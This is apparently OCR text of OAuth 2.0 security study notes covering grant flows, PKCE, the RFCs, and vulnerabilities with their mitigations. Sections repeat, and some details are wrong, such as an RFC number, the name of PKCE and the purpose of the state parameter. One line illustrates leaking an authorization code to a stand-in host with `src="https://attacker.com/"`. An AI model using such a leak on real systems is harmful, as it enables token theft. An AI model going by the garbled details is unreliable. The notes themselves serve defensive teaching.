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


Misc
RFCs
Core
RFC 6749 - OAuth 2.0 Core
RFC 6750 - Bearer Token Usage
RFC 7636 - Proof of Key Exchange
RFC 6819 - Threat Model and Security Considerations
Security
RFC 9101 - JWT Authorization Request
RFC 8705 - Mutual TLS Bound Access Tokens
Clients
RFC 8252 - OAuth 2.0 for Native Apps
RFC 8628 - Device Authorization Grant
RFC 8114 - Authorization Server Metadata
RFC 7591 - Dynamic Client Registration
RFC 7592 - Dynamic Client Management
RFC 7523 - JWT Profile for Client Authentication
RFC 7522 - SAML Assertions
Tokens
RFC 7009 - Token Revocation
RFC 7662 - Token Introspection
RFC 9068 - JWT Profile for OAuth Access Tokens
Communication
Front channel
uses HTTP redirects through browser
Backchannel
direct HTTP connections between components where the Resource Owner / browser is not involved
Request parameters
scope
set of permissions represented by strings, separated by space
state
random string created by Client and returned unchanged by Authorization Server
used for protection against attackers brute-forcing a valid code that can be exchanged for a token
client_id
public (non-secret) ID of the Client asking for authorization; issued when Client registers with Authorization Server
client_secret
secret password of the Client asking for authorization; issued when Client registers with Authorization Server
redirect_uri
URL to which the Authorization Server redirects after authorization is complete
response_type
tells Authorization Server which type of token to return
grant_type
tells the Authorization Server which grant type (flow) is used
username
username of the Resource Owner; only used in Resource Owner Password flow
password
password of the Resource Owner; only used in Resource Owner Password flow
code
temporary, intermediate token issued by Authorization Server that can be exchanged for an access token
refresh_token
value of the refresh token; used only when requesting a new access token
code_verifier
random string with 43 to 128 characters; used for PXCE
code_challenge
base64-encoded sha256 hash of the code_verifier or same as code_verifier; used for PKCE
code_challenge_method
"plain" means code_challenge = code_verifier
"s256 means code_challenge = sha256 hash used for PCKE

OAuth 2.0

Objective

Problem to solve

Client and Protected Resource use the same credentials



- compromise of the Client leads to compromise of Protected Resource
- Client is impersonating the Resource Owner and has the same unrestricted access permissions

Client asks Resource Owner for credentials for Protected Resource

Resource Owner gives the Client special credentials for accessing the Protected Resource

- Resource Owner has to manage the special credentials
- no correlation between client and credentials


Credential sharing

Asking for credentials

Using special credentials

Problematic solutions

give a third-party app (limited) access to a resource on behalf of the resource owner



Purpose

authorization framework - where a third-party app can get limited access to an HTTP service without sharing credentials

delegation protocol - where a token represents delegated right of access

NO authentication protocol - the Client does not know who the Resource Owner is, only which resources they can access

Misc

RFCs

- RFC 9101 - JWT Authorization Request
- RFC 8705 - Mutual TLS Bound Access Tokens
- RFC 6749 - OAuth 2.0 Core
- RFC 6750 - Bearer Token Usage
- RFC 7636 - Proof of Key Exchange
- RFC 6819 - Threat Model and Security Considerations
- RFC 8252 - OAuth 2.0 for Native Apps
- RFC 8628 - Device Authorization Grant
- RFC 8414 - Authorization Server Metadata
- RFC 7591 - Dynamic Client Registration
- RFC 7592 - Dynamic Client Management
- RFC 7523 - JWT Profile for Client Authentication
- RFC 7522 - SAML Assertions
- RFC 7009 - Token Revocation
- RFC 7662 - Token Introspection
- RFC 9068 - JWT Profile for OAuth Access Tokens

Security

Clients

Core

Tokens

Request parameters

scope	set of permissions represented by strings, separated by space
state	random string created by Client and returned unchanged by Authorization Server used for protection against attackers brute-forcing a valid code that can be exchanged for a token
client_id	public (non-secret) ID of the Client asking for authorization; issued when Client registers with Authorization Server
client_secret	secret password of the Client asking for authorization; issued when Client registers with Authorization Server
redirect_uri	URL to which the Authorization Server redirects after authorization is complete
response_type	tells Authorization Server which type of token to return
grant_type	tells the Authorization Server which grant type (flow) is used
username	username of the Resource Owner; only used in Resource Owner Password flow
password	password of the Resource Owner; only used in Resource Owner Password flow
code	temporary, intermediate token issued by Authorization Server that can be exchanged for an access token
refresh_token	value of the refresh token; used only when requesting a new access token
code_verifier	random string with 43 to 128 characters; used for PKCE
code_challenge	base64-encoded sha256 hash of the code_verifier or same as code_verifier; used for PKCE
code_challenge_method	"plain" means code_challenge = code_verifier "s256 means code_challenge = sha256 hash used for PCKE

Communication

uses HTTP redirects through browser

Front channel

direct HTTP connections between components where the Resource Owner / browser is not involved

Backchannel

Components

Protected Resource

Resource holding data; available through HTTP; example: Web API

Responsibilities

Protected Resource has the final say what an Access Token means, i.e. what it returns based on the token

1. Extracts Token from request
2. Verifies validity of the Token
3. Checks the scope and returns data accordingly

Vulnerabilities

Access token is leaked to an attacker

- Do not support passing access_token as query parameter
- Sanitize user input
- Implement proper security headers for XSS protection
- Enforce HTTPS with HSTS header

Authorization Server offers token introspection, Protected Resource sends token there for check on runtime

Authorization Server and Protected Resource share access to the Token database

Token type contains all required information to determine validity (e.g. JWT)

Authorization Server

Responsibilities

- HTTP server serving as central authorization point
- manages registration and verification of Clients by assigning them an ID and secret
- verifies scopes
- authenticates the Resource Owner
- generates and manages client-specific authorization codes and Tokens


Endpoints

`/.well-known/oauth-authorization-server` shows the features supported by the Authorization Server

- `/authorize` used by Resource Owner to grant permissions for a Client
- `/token` used by Client to trade an authorization code or refresh token for an access token
- (optional) `/revoke` to revoke acces and refresh tokens
- (optional) `/introspect` to get information about a token, e.g. whether it has been revoked or expired
- (optional) `/register` used by Client for dynamic registration

Vulnerabilities

Session hijacking



- Attacker gets access to resources of victim
  - concerns: Authorization Code Flow
- Accept authorization codes only once
- Bind authorization code to client_id

Redirect URI manipulation

- the attacker creates a subpage on the legitimate domain (e.g. file upload feature) and uses it as redirect_uri, then leaks the code via the Referer header when loading data from their own domain using `src="https://attacker.com/"`
- Attacker can hijack the victim's authorization code
  - concerns: Authorization Code Flow

- the attacker uses their own domain as redirect_uri; the issued token (sent as URL fragment) will be leaked
- Attacker can steal the victim's access token
  - concerns: Implicit Flow

- Register the entire redirect URL, not just the domain or part of the path
- Validate redirect URL with exact match
- Set proper Referrer-Policy headers

Client

Responsibilities

authenticates to Authorization Server with its ID and Secret; both are issued to the Client upon registration with the Authorization Server

obtains Token from Authorization Server (but doesn't need to understand its content)

accesses the Protected Resource on behalf of the Resource Owner

exchanges Refresh Token for new Access Token once the Protected Resource no longer accepts the token

Types


Public	Confidential
same client ID for each instance	each instance has a distinct ID and secret
no possibility to store client secret securely	can store secrets securely
Example: In-browser application, Native mobile app	Example: Web application

Vulnerabilities

Credential theft

- Attacker can impersonate any Client instance and steal access tokens
  - concerns: Authorization Code Flow
  - Client Credentials Flow
- Configure the client_secret at runtime through dynamic client registration and store it securely

Cross-Site Request Forgery



- Client of Resource Owner is connected in attacker's authorization context
  - concerns: Authorization Code Flow
- Use a random state parameter with the first call to the Authorization Server

Resource Owner

Entity that can delegate access, usually a person

Token

Responsibilities

generated by the Authorization Server and interpreted by the Protected Resource. Client carries it but doesn't have to understand it

Format: Bearer

- random alphanumeric value
- structured (e.g. JWT)

Types

Refresh Token	Access Token
used by the Client to request a new Access Token without involving the Resource Owner	issued by the Authorization Server to indicate the rights that were delegated to the Client

Locations

HTTP Authorization header	Form-encoded request body parameter	URL-encoded query parameter
recommended	Limits to using POST method and forms	could be leaked in caches and logs

Vulnerabilities

Token Forgery

attacker crafts own Token or modifies valid to token to gain more access

Token Disclosure

Token is exposed, e.g as part of the URL

Token content discloses sensitive information

Token Replay

attacker reuses old Token; the server accepts it although it expired

Token Redirect

attacker uses a Token issued for accessing a resource to access a different resource

- Attacker can escalate their privileges, i.e. gain access to data or execute actions they are normally not allowed to
- Enforce HTTPS to avoid token leakage
- Create tokens with high entropy and set up rate limiting for brute-force protection
- Store tokens not in cleartext but hashed on the Authorization Server
- Keep token lifetimes short
- Validate tokens properly on Protected Resources
- Limit token scope to minimum (least privilege) on Client and Protected Resource


Grant Types ("flows")

Implicit

for unfrusted / public Clients where a user can access the source code, e.g. mobile apps, single-page applications

Use

Flow



1 / Resource Owner actions in Client initiate flow
2 / Client returns redirect to Authorization Server
3 / Resource Owner authenticates at Authorization Server and grants permissions
4 / Authorization Server returns redirect to redirect_uri with access token as URL fragment
5 / Client uses access token to access Protected Resource

Weaknesses

Client is never expected to authenticate to the Authorization Server because it couldn't keep its ID and secret hidden

cannot use refresh tokens

considered DEPRECATED

Resource Owner Credentials

DONT USE

meant as stepping stone towards a more secure OAuth implementation

Use

Flow

1 / Client asks Resource owner for credentials
2 / Client sends the user credentials and its own credentials (ID and secret) to the Authorization Server
3 / Authorization Server returns access token
4 / Client uses access token to access Protected Resource

Weaknesses

Resource Owner shares credentials with Client - that's the exact scenario that OAuth was build to prevent


Client Credentials

for server-to-server interactions, e.g. backend systems

for clients accessing resources about themselves

Use

Flow



1 / Client sends its credentials (ID and secret) to the Authorization Server
2 / Authorization Server returns access token
3 / Client uses access token to access Protected Resource

Weaknesses

attacker can try brute-forcing the client_secret to obtain an access token

Authorization Code


interactive form of delegation

uses temporary credential, ("authorization code") to represent the Resource Owner delegation

recommended for web and mobile applications

Use

Flow




1 / Resource Owner actions in Client initiate flow
2 / Client returns redirect to Authorization Server
3 / Resource Owner authenticates at Authorization Server and grants permissions
4 / Authorization Server returns redirect to redirect_uri with authorization code
5 / Client sends the authorization code and its credentials to the Authorization Server
6 / Authorization Server returns access token
7 / Client uses access token to access Protected Resource


PKCE

Proof of Key Exchange

extension recommended for applications that can't store a secret, e.g. **mobile applications**



2 / Client creates and records a code_verifier secret, then computes a code_challenge based on it ; Client then sends code_challenge and code_challenge_method with authorization request
4 / Authorization Server records the code_challenge and responds with authorization code
5 / Client sends authorization code and the code_verifier as well as its own credentials to the Authorization Server
6 / Authorization Server computes code_challenge2 based on the code_verifier and compares it with the stored value. If they are the same, the Authorization Server returns an access token



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What else

Attacks


What we tested

- Open redirect through missing or flawed redirect URL checking
- Cross-Site Request Forgery
- Session hijacking through code reuse

What else there is

- Further ways for open redirect
- Exchanging code for bigger scope
- Leakage of client secret
- Leakage of token
- Token-related vulnerabilities

Device Flow


Device Client
User
Authorization Server
Protected Resource
C
C
1
2
3
4
5
6

Further Extensions

Dynamic Client Registration

- Allows registering clients at runtime
- Client receives unique ID and secret from Authorization Server
- Useful e.g. for mobile apps with multiple instances of a given Client

OpenID Connect

- Standard built upon OAuth 2.0 for adding authentication and identity
- ID token is issued in addition to an access token

OAuth 2.1

Work in progress to consolidate most commonly used OAuth 2.0 features

- PKCE obligatory for Authorization Code flow
- Obligatory exact matching of redirect URIs
- Implicit flow is deprecated
- Resource Owner Password Credentials flow deprecated
- Bearer tokens not allowed in query string of URIs
- Refresh tokens must be sender-constrained or one-time use


The End